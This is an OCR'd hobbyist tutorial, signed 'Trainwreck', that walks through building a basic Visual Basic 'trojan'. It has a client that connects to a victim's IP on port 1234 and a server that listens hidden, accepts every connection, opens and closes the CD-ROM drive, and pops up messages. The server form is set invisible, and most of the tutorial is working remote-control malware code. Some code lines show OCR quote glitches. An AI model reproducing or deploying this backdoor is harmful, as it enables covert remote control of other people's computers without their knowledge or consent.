

In this tutorial i will explain how to make a Basic trojan with Open Close cd-rom function and send a message to the victim.

Ok Lets get started open Visual Basic and select Standard Exe.



We are gonna start with making the client first because it's the most simple one to code.
Ok now you should see you form click on it and rename it frmClient, you can do that in the properties window on the left of the screen.. (Name | Form1) rename it to (Name | frmClient)

Once your done we're gonna add the winsock control right click on your toolbox bar and select Components now you should see a new window pop up and search for the Microsoft Winsock Control 6.0
(This could also be Microsoft Winsock Control 5.0)



Select your Winsock Control press Apply then press Close.


← it should look like that if it doesn't then you selected the wrong one ☺

Ok now this is done we are gonna make the interface of the Client.

Interface of the Client


Just place the following thing on your form don't worry now about were to place.
Select 5 Command Button's from the Toolbox window and put it on your form
Select the Winsock control from the Toolbox and put it on your form
Select 2 textbox's from the Toolbox window and put it on your form.
Select a label and place it on your form.

Place it like this.



Rename everything as the following.

Command1	- cmdConnect	Label1	- lblStatus
Command2	- cmdDisconnect	Text1	- txtIP
Command3	- cmdOpen	Text2	- txtMsg
Command4	- cmdClose	Winsock1	- tcpClient
Command5	- cmdMsg		



Don't forget to rename the Caption of the controls like this.


Ok now we're gonna code the buttons
Double click on the Connect button and enter the following code.

```
Private Sub cmdConnect_Click()
cmdConnect.Enabled = False '  disable the connect button
lblStatus.Caption = "Connecting"   'Show that you are trying to connect
If txtIP.Text = "" Then 'if IP textbox is empty then
 MsgBox "Please enter a valid IP adress", vbCritical 'then give a messagebox
   End If
    tcpClient.Connect txtIP.Text, 1234 'connect to the IP you entered and on port 1234
End Sub
```

Double click on the disconnect button and enter the following code.

```
Private Sub cmdDisconnect_Click()
LblStatus.Caption = “Not Connected”   ‘Show that you are not connected
cmdDisconnect.Enabled = False   'Disable the disconnect button
cmdConnect.Enabled = True   ‘Enable the Connect button again
tcpClient.Close   'Close the connection
End Sub
```

Okay now we have our connect and disconnect ready, don’t worry about the lblStatus yet because it only shows Connecting till now. Double click on Winsock and select in the procedure window “Connect” its standard on “error”



Then add the following code

```
Private Sub tcpClient_Connect()
lblStatus.Caption = "Connected"    'Show that your connected to the Server
End Sub
```

It only shows Connected when we have the server ready.

Lets code the cd open / close buttons

Double click on the Open cd-rom button and add the following code

```
Private Sub cmdOpen_Click()
tcpClient.SendData "opn   'send this string to the server
End Sub
```

Double click on the Close cd-rom button and add the following code

```
Private Sub cmdClose_Click()
tcpClient.SendData "cls”  'send this string to the server
End Sub
```

Ok those two are done now that wasn’t to hard yet was it ☺

Lets code the Send Message button and the Client is done ☺

Double click on the Send message button and add the following code

```
Private Sub cmdMsg_Click()
tcpClient.SendData "msg" & txtMsg   'send this string to the server and the text in the textbox
End Sub
```

Okay you've succesfully created the Client side congrats ☺ now lets move on to the Server side

Server side.

You still have your Client app. open in visual basic…? Well you should and you have to open visual basic again so we can build the Server. Open visual basic again choose Standard exe. So now you have 2 visual basic windows 1 where we coded the Client and 1 where we gonna code the Server.

Ok to the point. You have your form infront of you empty, and its gonna stay that way, on the server side its all coding.
We're gonna start with adding the winsock control again as we did with the client.
Select the Microsoft Winsock Control 6.0 / 5.0 in the components list and Apply it.
Place the winsock control on your form and rename it to tcpServer and rename your Form1 to frmServer.

Lets go to the coding part, double click on your form and enter the following code

```
Private Sub Form_Load()
tcpServer.LocalPort = 1234   'listen on port 1234
tcpServer.Listen   'start listening
End Sub
```

Now we are gonna code the winsock so double click on the winsock control and select in the procedure window "connection request" (see the Client part for info on procedure window) Ad the following code


```
Private Sub tcpServer_ConnectionRequest(ByVal requestID As Long)
tcpServer.Close   'close to prevent any error
tcpServer.Accept requestID   'accept all incoming requests
End Sub
```

Select "error" in the procedure window and add the following code


```
Private Sub tcpServer_Error(ByVal Number As Integer, Description As String, ByVal Scode
As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long,
CancelDisplay As Boolean)
On Error Resume Next   'to prevent any more error's
tcpServer.Close   'Close the connection
tcpServer.Listen   'listen again
End Sub
```

Before we go to the last part first add a empty module go to Project “on top of the screen” and select add module. Then use an empty module. You should see the module now right under your form in your project window (on the right)


Ok now all this is done we’re going to do the last part of the server coding.
We want to open / close the cd-rom door for that we need an API call.
Click on add-ins then click on API Viewer. If you don’t see API Viewer in the list then click on Add-In Manager and select then press “OK” and to the steps I just told. When you open API Viewer you see a new window click on file then load textfile and select the WIN32API.txt and open it. It should look like this.




This is how it looks like before loading the WIN32API.txt file (In looks in Visual Basic 5.0 slightly different this is Visual Basic 6.0)



Load the textfile.



Load the WIN32API.txt file



Once loaded search for mciSendString as shown in the image set the declaration on public and add it in your module. (you need the code window open of your module to add in there)
Press Insert to add it automaticlly
Go back to the Coding part in your module and write under the line you just inserted

Dim SendStr As String, ReturnStr As String

So it should be like this in the declaration part

Public Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long
Dim SendStr As String, ReturnStr As String

Now we are ready to code the Open / Close cd-rom go back to your form and double click on the winsock again and select in the procedure window “DataArrval” and add the following code.

```
Private Sub tcpServer_DataArrival(ByVal bytesTotal As Long)
Dim vardata As String
Dim strdata As String    ' Variable for holding the data received
Dim cmddata As String * 3    ' This is for holding the command the server sent
tcpServer.GetData strdata    ' Get the data sent
cmddata = Left(strdata, 3)    ' This is the command the server sent
vardata = Right(strdata, Len(strdata) - 3)    ' This is the variable data
DoCommand cmddata, vardata    ' This function is in the commands module
End Sub
```

Now open your module again wich already contain some declarations, the one you just inserted and the one you typed
Here it is again.

```
Private Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long
Dim SendStr As String, ReturnStr As String
```

Now we are gonna code under those declerations. Add the following code

```
Public Function DoCommand(command As String, data As String)   'The server is performing a command
Select Case LCase(command)   'Convert the command to lowercase and do a select case
Case "opn"   'the client sends the string opn
SendStr = mciSendString("Set cdaudio door open", ReturnStr, 0, 0)   'open the cd-rom door
Case "cls"   'the client sends the string cls
SendStr = mciSendString("Set cdaudio door closed", ReturnStr, 0, 0)   'close the cd-rom door
Case "msg"   'The client wants a message box to be shown
MsgBox data, vbInformation, "Information" ' Display the message to the server as a ‘information messagebox
End Select    ‘end the select case
End Function   ‘end the function
```

Your done now compile the Client and Compile the Server and test it, But before you do this don’t forget to set the frmServer visiblity to false. You can do that in the proertie window click on your form and search for the word Visible in the propertie window and set it to false. Now you can compile it and test it. Perhaps on your self because it not realle infecting your self, it doesn’t startup automaticlly.

Made by Trainwreck.